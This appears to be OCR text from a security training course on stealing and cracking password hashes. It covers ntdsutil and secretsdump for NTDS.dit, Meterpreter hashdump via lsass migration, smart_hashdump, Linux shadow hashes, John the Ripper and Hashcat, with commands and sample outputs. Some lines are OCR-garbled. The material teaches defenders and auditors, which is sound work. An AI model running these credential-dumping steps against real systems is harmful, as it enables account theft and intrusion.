To gather the `NTDS.dit` and `SYSTEM` registry hive data, run `ntdsutil`, then issue the `activate instance ntds` command, followed by `ifm`. This will generate a backup of the data in the `C:\ntds` directory. An attacker will collect all of the data to his or her local system for password cracking.

There are multiple methods for collecting password hashes beyond `ntdsutil`. An excellent treatise on this topic by @netbiosX is available at https://pentestlab.blog/tag/ntds-dit/.


Obtaining Windows Domain Controller Hashes (2)

Password Hashes

```
sec504@slingshot:~/ntds$ python /usr/share/doc/python-
impacket/examples/secretsdump.py -system registry/SYSTEM -ntds Active\
Directory/ntds.dit LOCAL
Impacket v0.9.12 - Copyright 2002-2014 Core Security Technologies

[*] Target system bootKey: 0x7b1c658edfb752594c688e02d4424924
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] Pek found and decrypted: 0x1e0d9fa12fb2367f15f22517aa31e84d
[*] Reading and decrypting hashes from Active Directory/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:9491b24e8c931559455ed4f59
476cec2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d
::
ksmith:1000:aad3b435b51404eeaad3b435b51404ee:0
e:::
```

Extract NTDS.dit and SYSTEM registry data using Impacket's secretsdump.py script.

After downloading the NTDS.dit and SYSTEM registry hive data, an attacker needs to decrypt the NTDS.dit data (using the registry hive keys) and extract the password hashes. One tool for this is the secretsdump.py script included with the Impacket project by Martin Gallo of SecureAuth Corporation (https://pentestlab.blog/tag/ntds-dit/). From the Slingshot Linux distribution, run the secretsdump.py script from the path shown on this page, specifying the SYSTEM registry hive with the -system argument and the ntds.dit file using the -ntds argument, followed the option LOCAL.



To obtain local password hashes from a Windows 10 box (as opposed to domain hashes through NTDS.dit) we have two options. The first option is to retrieve password hashes from memory using the Meterpreter hashdump command. From a Meterpreter shell, run the hashdump command as shown at the top of this page.

However, we have a small problem. With modern changes to how Microsoft protects password hash data, the `hashdump` command will fail with the error `priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.` To work around this problem, first we have to move the Meterpreter shell from the initial process to one running inside of `lsass.exe`. To do so, first identify the process ID (PID) for the `lsass.exe` service (`ps -S lsass.exe`). Next, use the `migrate` command to migrate into the `lsass.exe` PID (as shown).

Tip: On newer Meterpreter shells, you can combine these `ps` and `migrate` steps into one by running `migrate -N lsass.exe`.

If this migrate completes successfully, you can rerun the `hashdump` command to obtain password hash data, as shown. As any attacker will tell you however, this `migrate` process can be problematic and may fail, terminating your Meterpreter session. If you find that the `migrate` process fails, reestablish your Meterpreter session and migrate into a different SYSTEM level process first, then migrate into `lsass.exe`.

Obtaining Windows 10 Password Hashes (2)


```
meterpreter > ps -A x64 -s
... choose a SYSTEM process, preferably not svchost.exe
meterpreter > migrate 1404
[*] Migrating from 448 to 1404...
[*] Migration completed successfully.
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against WIN-SJCF0KMM65T
[+] Hashes will be saved in loot in JtR password file format to:
[*]
/home/sec504/.msf4/loot/20190310105432_default_192.168.249.129_windows.hashes_763207.txt
[+]       This host is a Domain Controller!
[*] Dumping password hashes...
[+]  Administrator:500:aad3b435b51404eeaad3b435b51404ee:91c7afe48e8f53588a3471a6414de9f7
[+]  krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1a38642979461635326 7cd6324284251
[+]  ksmith:1000:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71
[+]  dwilliams:1002:aad3b435b51404eeaad3b435b51404ee:bb29981e0b7a75cd8a7def0c5679f571
[+]  jjones:1003:aad3b435b51404eeaad3b435b51404ee:0ee0ba58a33adf896f199cc7be9bbc63
[+]  bbrown:1004:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71
```


Reads passwords from disk. Migrate to a SYSTEM process, then run the post-exploitation module `smart_hashdump`

An alternative to the Meterpreter `hashdump` command is to use the Metasploit `post/windows/gather/smart_hashdump` module. While the `hashdump` command reads local password hashes from the `lsass.exe` process of a Windows 10 system, the `smart_hashdump` module reads the password hashes from disk.

To use `smart_hashdump`, first identify any SYSTEM process (preferably not `svchost.exe`, which if used may cause the Windows system to crash) that matches the native processor architecture (e.g. a 64-bit process for any reasonably modern hardware). Then migrate into that PID using the `migrate` command, as shown on this page. After migrating, issue the `run post/windows/gather/smart_hashdump` command to retrieve hashes from the disk.

Why would an attacker use `smart_hashdump` vs. `hashdump` through `lsass migrate`? Hashes retrieved through lsass.exe may be incomplete, and are limited to local users only. The `smart_hashdump` module will retrieve local account password hashes, but if the system is a domain controller, will attempt to get local accounts and domain account password hashes. However, if the target system has User Access Control (UAC) enabled, the `smart_hashdump` attack will fail (where the `hashdump` command through `lsass.exe` will succeed).

In short, try both, and compare your results.



The last several tools we looked at will retrieve password hashes from Windows systems, all using a common format of *username:userid:LANMAN:NTHASH*. In the example on this page we see that users Bob and Tom both have LANMAN and NT hashes.

However, Tom's LANMAN and NT hash values are not valid, representing *empty* passwords. These empty password hash values are not allowed for authentication, and therefore don't provide any value to an attacker. This could be because Tom's account is inactive, or it could be the product of a tool failure when attempting to dump the password hashes (such as the inability to decrypt the SAM data).

If you plan on using these password hash dump tools, it's a good idea to be able to recognize the empty LANMAN and NT hashes as an indicator of disabled accounts, or possible tool failure. A little mnemonic this author uses is *am all day baffled by difficult choices for encrypted data*. The first letter of the first five words matches the alphabetic characters for an empty LANMAN hash; the remaining first letter values match the empty NT hash value.

Next we'll switch gears a bit and look at the progression of more secure password hash storage on UNIX and Linux systems.

UNIX and Linux Passwords

Password Hashes

Incremental progression for strong password storage

- Early UNIX and Linux systems stored passwords with DES encryption (often without a salt)
  - Usernames and passwords stored in `/etc/passwd` file
- Later, MD5 password hashes were used, followed by Blowfish, SHA-256, and SHA-512 (all using salt values; 4-byte, then 8-byte)
  - Usernames and other information in `/etc/passwd` (world readable)
  - Password hashes in `/etc/shadow`

While early UNIX and Linux systems had weak password storage as a field in the /etc/passwd file using the DES cipher (often stored without a salt), later systems moved encrypted password values to the /etc/shadow file. While the /etc/passwd file remains readable to all users on the system, the /etc/shadow file protected password hash information using filesystem permissions (readable only by the root user).

Instead of DES as the encryption mechanism, UNIX and Linux systems used progressively stronger password encryption and hashing functions: MD5, Blowfish, SHA-256, with modern systems using SHA-512 today. These systems also used salt values; initially 4 bytes in length, and later 8-byte salt values.

Decoding UNIX/Linux Password Hashes


```
sec580:$1$5XEtFMh0$5t7Dwuf4pBFEbvtGCkQn90:17315:0:99999:7:::

sec504:$6$1ArFQuUX$qhCcp4hKJvWxf47bm3QiFs3C1dfvKy/z28wN24GuOwBfcgOF8j2iYg115
eFPyMQ0Hzf.PyXrIqE3FpnF4vdPq.:17317:0:99999:7:::
```

The password hash is the second colon-delimited field in the /etc/passwd or /etc/shadow file. In modern UNIX and Linux systems, $ indicates sub-field elements:


- hash type (see table)
- salt (4 or 8 characters)
- crypt()-encoded password hash (similar to base64)

Indicator	Hash Type
(no $ indicator)	DES
$1	MD5
$2	Blowfish
$5	SHA-256
$6	SHA-512

With root access, an attacker can examine the encrypted or hashed values in the /etc/shadow file. The password hash is the second colon-delimited field in the /etc/shadow file (or in the /etc/passwd file, for very old systems). This field is subdivided further using the dollar sign ($) with three fields: The password hash or encryption function ($1, $2, $5, and $6 as shown in the table on this page), followed by the salt, and finally followed by the hash or encrypted value itself.

In the example on this page, two entries from different /etc/shadow files are shown. The first example for the sec580 user indicates that it uses an MD5 hash ($1), with an 8-byte salt. In the second example, the user sec504 has a SHA-512 hash ($6). Notice that the password hash for the sec504 user appears to be base64-encoded, but is actually a modified base64 function using a different substitution character set and no trailing equal sign for padding.

Through the use of a salt in the calculation of the password hash, UNIX and Linux systems are superior in how they store password hashes vs. Windows systems. However, another advantage of UNIX and Linux password-hashing systems is not only the use of a salt, but the introduction of multiple password-hashing *rounds*.



Consider the illustration on the left as an example of what an attacker may do to recover a plaintext password from the /etc/shadow file. Using a collection of potential passwords (*words*), the attacker can take the observed salt in the /etc/shadow entry, combine it with the word guess and compute a hash' (pronounced *hash prime*) value. If the hash' matches the observed hash, then the attacker has the right password. If they do not match, then the attacker repeats this process until he or she runs out of password guesses or finds the right password.


This style of password cracking is to the attacker's advantage, since he or she can perform guesses very quickly. Depending on the complexity of the password selection, it could be possible for an attacker to try every *possible* password, given enough time.

To further thwart this attack, UNIX and Linux systems introduced multiple password-hashing rounds. In the illustration on the right, the attacker performs the same attack, but this time the hash calculation must be repeated 5,000 times (the output of the prior hash calculation is the input to the next hash calculation, requiring that each hash be calculated serially).

Calculating the same hash function 5,000 times might take a small fraction of a second, which will cause a negligible delay for the valid user logging in to the system. For the attacker though, it slows down the password-guessing mechanism dramatically. However, advances in tools and password-cracking techniques have even made this multiple-round password-hashing security mechanism an insufficient defense against a sophisticated adversary.

Linux Password-Hashing Rounds

- Single-iteration password hashing is considered insecure
  - Even with a salt, attackers can use wordlists to guess passwords
- Linux MD5 hashing ($1) uses 1,000 rounds
- Linux SHA-256 ($5) and SHA-512 ($6) hashing uses 5,000 rounds
- This makes password cracking considerably slower for attackers
  - Attackers counter with offloading onto GPUs



NVIDIA GeForce RTX 2070 (US$700)

Hash	Performance
Linux MD5 crypt	15,743,900 h/s
Linux SHA-256 crypt	724,500 h/s
Linux SHA-512 crypt	768,500 h/s

For modern systems, single-iteration password hashing is considered insecure. This goes for NT password hashes (single-round MD4 without a salt) and for other proprietary systems such as website password hashes. To defeat this attack, NIST and other groups recommended the use of multiple rounds of password hashing to slow down an attacker's ability to crack passwords. For Linux systems, the MD5 crypt hashing function uses 1,000 rounds (by default). Later, SHA-256 and SHA-512 Linux crypt functions introduced 5,000 rounds of hashing.

In response, attackers started to offload the CPU-intensive hashing functions onto video graphics accelerators (graphics processing units, or GPUs). Using sophisticated software tools and blisteringly fast GPUs (they really cause blisters – those GPUs get hot!), an attacker can partially overcome the burden of multiple hashing function rounds by letting the GPU do the CPU-intensive computation. Video cards such as the NVIDIA GeForce RTX 2070 can calculate as many as 768,500 hashes/second (that is 768,500/5,000 rounds or 153.7 passwords/second) for as little as $700 (plus the cost of a base PC). Many attackers will use multiple video cards in parallel for an added performance boost.

Mitigating GPU-Based Password Cracking

- Password-Based Key Derivation Function 2 (PBKDF2)
  - Uses a flexible number of rounds (2 hashes per round)
  - Widely used and recommended by NIST, but problematic with advancing GPU performance
- Bcrypt requires more memory to produce a password hash with greater complexity than standard hashing functions
  - 72-character password limit with no NULL bytes is problematic for some
- Scrypt requires 1,000x as much memory, which is hard for GPUs to accommodate in parallel

Password hashing is a complex area. As more organizations become compromised, more resources are devoted to finding better password-hashing mechanisms.

In response to the increased capabilities of attackers using GPUs for password cracking, NIST recommends the Password-Based Key Derivation Function 2 (PBKDF2) password-hashing function. PBKDF2 allows the developer to specify a number of Hashed Message Authenticity Check (HMAC) hashes (HMAC requires 2 hashes per round for the given hash function), with some systems requiring a million hash rounds to calculate the hash value. Wi-Fi Protected Access (WPA/WPA2) uses PBKDF2 for the pre-shared key authentication mechanism with 4096 SHA-1 hash rounds.

Still, as GPUs get faster, PBKDF2 may be insufficient to defeat password-cracking attacks. Other protocol options include Bcrypt and Scrypt. Bcrypt uses multiple hashing rounds (like PBKDF2) but also requires a significant amount of memory, which is difficult to optimize for GPU-based systems that lack a lot of memory. Bcrypt is problematic for some systems however, due to limitations on the format of values submitted for hashing (max length of 72 bytes and cannot contain NULL/0x00 bytes).

Scrypt requires many hashing rounds and a lot of memory like Bcrypt, and also requires that many operations are performed in serial. However, Scrypt has recently come under scrutiny in the cryptographic community as being vulnerable to other flaws that may make it less than optimal.

A newer algorithm, Argon2, was the winner of the Password Hashing Competition that completed in 2015. Argon2 offers several improvements over PBKDF2, Bcrypt, and Scrypt, but is still a relatively unproven algorithm that has yet to receive widespread adoption. More information on Argon2 is available at https://password-hashing.net/.

Ultimately, password hashing is a complex area. As more organizations become compromised, and attackers increase their capabilities to recover complex plaintext passwords from password hashes, more resources are devoted to finding better password-hashing mechanisms.

Next we'll apply our newly developed understanding of password-hashing mechanisms to look at the tools attackers use to crack passwords, and the defenses we can apply to stop them.

Course Roadmap

- Incident Handling
- Applied Incident Handling
- Attack Trends
- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Exploitation
  - **Gaining Access**
  - Web App Attacks
  - Denial of Service
- Step 4: Keeping Access
- Step 5: Covering Tracks
- Conclusions

Exploitation

(continued from book 3)
Password Attacks Overview
Understanding Password Hashes
Password Cracking
Lab 4.1: John the Ripper
Lab 4.2: Hashcat
Pass-the-Hash Attacks
Worms and Bots
Lab 4.3: BeEF for Browser Exploitation

Now that we've examined password-hashing functions in depth, we'll look at the tools that attack hashed data to recover plaintext passwords.

Password Cracking

- Fundamental technique for attackers
  - Exploit a system of low-to-medium importance
  - Dump all available password hashes
  - Crack password hashes for as long as necessary
  - Reuse recovered passwords to access high-importance targets
- We'll look at two tools: John the Ripper and Hashcat

Both John the Ripper and Hashcat offer useful features to the attacker and should be part of your bag of tricks for audit and vulnerability analysis

In this module we'll look at a fundamental technique for attackers: Password cracking. Consider the following scenario:

- Attacker compromises a system of low-to-medium importance. Possibly a Windows host, or an IoT device, or even a standalone server.
- Attacker uses his or her access to dump all of the available hashes from the system.
- Attacker cracks password hashes for as long as needed to recover plaintext passwords.
- Attacker reuses recovered password values to access high-importance targets.

If this seems like a straightforward tactic, you're right, and it's a playbook used by attackers everywhere. We'll examine the John the Ripper and the Hashcat tools that implement password cracking, adding to your bag of tricks for security audit and vulnerability analysis.

John the Ripper

- Written by Solar Designer and a community of contributors
- Runs on UNIX, Linux, and Windows of all kinds
  - Cross-platform support allows attackers to use the same cracking tool on multiple victim machines, dividing the work among systems
- You must feed it an encrypted password file
  - On a UNIX system without shadowed passwords, just feed it `/etc/passwd`
  - With shadowed passwords, you must merge `/etc/passwd` and `/etc/shadow`
- For Windows passwords, give John the text-based output from Meterpreter, Mimikatz, or Impacket

```
# unshadow /etc/passwd /etc/shadow > combined
```


The first password-cracking tool we'll examine is John the Ripper (John). John has nice platform support, running on UNIX, Linux, and Windows systems. Its cross-platform support enables attackers to use the same cracking tool on multiple victim machines, dividing the work among systems.

To run John, you must feed it an encrypted password file. On a UNIX system without shadowed passwords, just feed it /etc/passwd. On a machine with shadowed passwords, you need root-level access and must merge /etc/passwd and /etc/shadow. You can do that using the unshadow program that comes with John, as follows:

```
# unshadow /etc/passwd /etc/shadow > combined
```

John would then be used against the combined file.

For cracking Windows passwords, just give John the text-based output from Meterpreter's `hashdump` or `post/windows/gather/smart_hashdump` modules, Mimikatz, or the Impact `secretsdump.py` script. John the Ripper is written by Solar Designer, and is available at https://www.openwall.com/john/.

John's Cracking Modes

Password Cracking

John Mode	Argument	Feature
Single Crack Mode	`-single`	Uses variations of account name, /etc/passwd account information, and more
Wordlist Mode	`-wordlist` *`filename`*	Uses a dictionary wordlist file with hybrid to generate permutated password guesses
Incremental Mode	`-incremental`	Uses brute force guessing
External Mode	`-external`	Uses an external program to generate guesses
Default Mode		John applies Single mode, then Wordlist, then Incremental

John supports four different cracking modes, each of which formulates guesses in a different way. John starts with the first of these modes, moves onto the second, and so on until it cracks all the encrypted or hashed passwords that it has been given.

In Single Crack mode, John creates its password guesses by starting with the account name and *GECOS* field information. It then applies various hybrid alterations of those fields to create its guesses. Specify Single Crack mode with the argument -single.

In Wordlist mode, John relies on a dictionary as the source of guesses. It then applies hybrid techniques to alter the dictionary terms and use them as guesses. Specify Wordlist mode with the argument --wordlist, followed by the wordlist filename.

Next, John moves to Incremental mode, which tries all possible character combinations to determine the password in a brute force attack. This mode could theoretically run virtually forever, as the number of permutations available can take many years. Specify Incremental mode with the argument -incremental.

The final mode is optional: External mode cracking. In this mode, John doesn't formulate its own guesses but instead relies on some separate program to provide guesses. This capability provides John with an added degree of modularity. If you can write a program that creates password guesses better than John, you can integrate it with John using External mode. Specify External mode with the argument -external.

John's default mode is to apply Single Crack, followed by Wordlist, and finally Incremental, if no mode is specified.

John's Input and Output

- John supports (and autodetects) many password hash formats
  - All the UNIX and Linux variants we've discussed
- Many more hash formats supported with John's Jumbo patch
  - Must specify `--format=NT` or `--format=LANMAN` for hashdump from Windows targets
- Cracked password printed to the screen and stored in the file john.pot
  - Remember to remove this file when you finish with a password audit

```
$ john
John the Ripper 1.8.0-jumbo-1-5730-gf181d2b [linux-gnu 64-bit SSE2-ac]
Copyright (c) 1996-2016 by Solar Designer and others
```


If you use the wrong password format and crypto routine, of course you will never crack a password. The autosense feature helps prevent that problem.

John supports (and autodetects) the following formats for UNIX password files:

- Standard and double-length DES
- BSDI's extended DES
- FreeBSD's MD5
- OpenBSD's Blowfish
- Windows LANMAN

The John *Jumbo* patches add support for Windows NT hashes and NTLMv1 challenge/response. For most users, it's easiest to download the John version with Jumbo patch support already integrated to take advantage of these additional features. Note that if you are cracking Windows hashes (in the `username:userid:LANMAN:NTHash:::` format), you must specify `--format=NT` or `--format=LANMAN` to tell John which of the two hashes you are trying to crack.

Cracked passwords are printed to the screen and stored in the file john.pot. If you ever run this tool to evaluate the strength of the passwords in your environment, make sure you delete the john.pot file when you finish with the audit! Otherwise, you leave cracked passwords sitting around for prying eyes to discover. Whenever performing a penetration test, always look for leftover john.pot files that a security auditor may have left. Such information can be immensely useful.

John Sample Session


```
sec504@slingshot:/tmp$ cat shadow
josh:$6$I0MSRczi$ORGIWPoZ.YZxtRAfMeUAsRnKbYloTQk7viAQ5KH.B3Js0Jpfwz8nBLc7OsZ
EUGvbYLa.WVhHKl/q/QH6DEMlr.:17968:0:99999:7:::
sec504@slingshot:/tmp$ unshadow passwd shadow >combined
sec504@slingshot:/tmp$ john combined
Warning: detected hash type "sha512crypt", but the string is also recognized
as "HMAC-SHA256"
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
Badpass11        (josh)
1g 0:00:00:17 DONE 1/3 (2019-03-13 10:36) 0.05646g/s 658.3p/s 658.3c/s
658.3C/s Badpass11..Wright11
```

John is simple and quick, but not ideal for long password-cracking jobs

On this page we show a sample of a typical session with John the Ripper. Having stolen the `/etc/passwd` and `/etc/shadow` files from a target system, we have copied them to the `/tmp` directory on the Slingshot distribution. Before cracking the files, we merge them into a single file using the unshadow tool that is included with John the Ripper, creating a new file called combined.

One of John's most beneficial features is its ability to figure out what type of hash it is working with and to process it accordingly. In this example, we simply run john combined, which will use Single mode cracking, then Wordlist cracking, then Incremental cracking until it recovers the password or we stop the attack. After a few seconds, John recovers the password for the user josh as Badpass11.

John is quick to use, and great for running a quick password crack check on one or more password hashes. However, it is not ideal for long password-cracking jobs. Next we'll look at another tool that greatly accelerates the password-cracking process.

Some of John's output has been removed on this page for space and clarity.

Hashcat Hash and Cracking Support

Password Cracking

- Hashcat can crack a wide variety of different password hashes, specified with -n
  - Office file passwords
  - Kerberos tickets dumped via Kerberoasting
  - OS hashes
- Uses GPUs to tremendously accelerate password-cracking performance
- Supports multiple modes of attack for flexible password cracking
- Includes support for a robust rules engine for password mutation attacks

Another outstanding password-cracking tool is Hashcat. Hashcat takes advantage of GPUs for password cracking. The reason this is so powerful is because a GPU will have multiple cores. Sometimes they have over 5,000 cores. GPUs use multiple cores for rendering the same algorithm over and over again. Think of rendering hair, water, or grass. The GPU would have to calculate the same function for how it moves over and over. By using parallelism across thousands of GPUs, it allows this rendering to happen very fast.

The same is also true for password cracking. When cracking a hash with Hashcat, it will take the hash and attempt to crack over thousands of GPUs at the same time.

Hashcat has some of the most extensive password hash support of any cracker available today. You can view all of the different hashes it supports with the `-h` flag. Then you can choose to crack that hash format with the `-m` flag.

In addition to running on a single video card and all the GPUs it supports, you can also load multiple video cards on a system and Hashcat will take advantage of all them.

As with John the Ripper, it supports wordlist, hybrid, and brute force modes of cracking. However, in addition to these formats, it also supports a wide variety of tuning via a robust rules file that can be selected via the `-r` switch.

Hashcat is written by Jens Steube and Gabriele Gristina, available for Windows, Linux, and other UNIX operating systems at https://hashcat.net/hashcat.

Hashcat Attack Modes

Password Cracking

Attack Mode	Argument	Feature
Straight	`-a 0`	Use a dictionary wordlist, trying each word as a potential password
Combinator	`-a 1`	Use a dictionary wordlist, append each word to every other word as a potential password (specify 2 dictionaries or the same file twice)
Brute Force (Mask Attack)	`-a 3`	Specify a pattern of passwords and Hashcat tries each. Complex syntax but very powerful!
Hybrid Wordlist + Mask	`-a 6`	Combines wordlist and mask attack (append mask to each word in wordlist)
Hybrid Mask + Wordlist	`-a 7`	Same as mode 6, prepend mask to each word in wordlist

Hashcat supports five attack modes:

Straight: The *Straight* attack mode uses a simple wordlist attack. Each word in the file is used as a potential password.

Combinator: The *Combinator* attack mode uses two wordlist files. Each word in the first wordlist file is prepended to every word in the second wordlist file (you can also use the same single wordlist file twice). This is useful to recover passwords where users combine two words such as *correcthorse* or *batterystaple*.

Brute Force (Mask Attack): The *Brute-force* or *mask attack* technique performs a brute force password-guessing attack using a pattern that you specify. The syntax for this attack can be complex but it is a powerful attack technique capable of recovering even very complex passwords.

Hybrid Wordlist + Mask: The *Hybrid Wordlist + Mask* attack combines the features of the Straight and mask attack, appending the specified mask value to each word in the wordlist file.

Hybrid Mask + Wordlist: The *Hybrid Mask + Wordlist* attack is similar to the Hybrid Wordlist + Mask attack, except that the mask is prepended to each word in the wordlist file.

Next we'll look at using each of these attacks against a sample attack target from a Windows domain.

Hashcat Attack Modes – By Example

Password Cracking

```
meterpreter > hashdump
John Strand:1205:aad3b435b51404eeaad3b435b51404ee:4bb0cfab7a80d254d4715f9835554b75:::
Joshua Wright:1201:aad3b435b51404eeaad3b435b51404ee:0843c61ee36fcdebcfec3333e62fe187:::
Judy Novak:1203:aad3b435b51404eeaad3b435b51404ee:b38bfcc8eb6b29a8efa9c81e22ac55cc:::
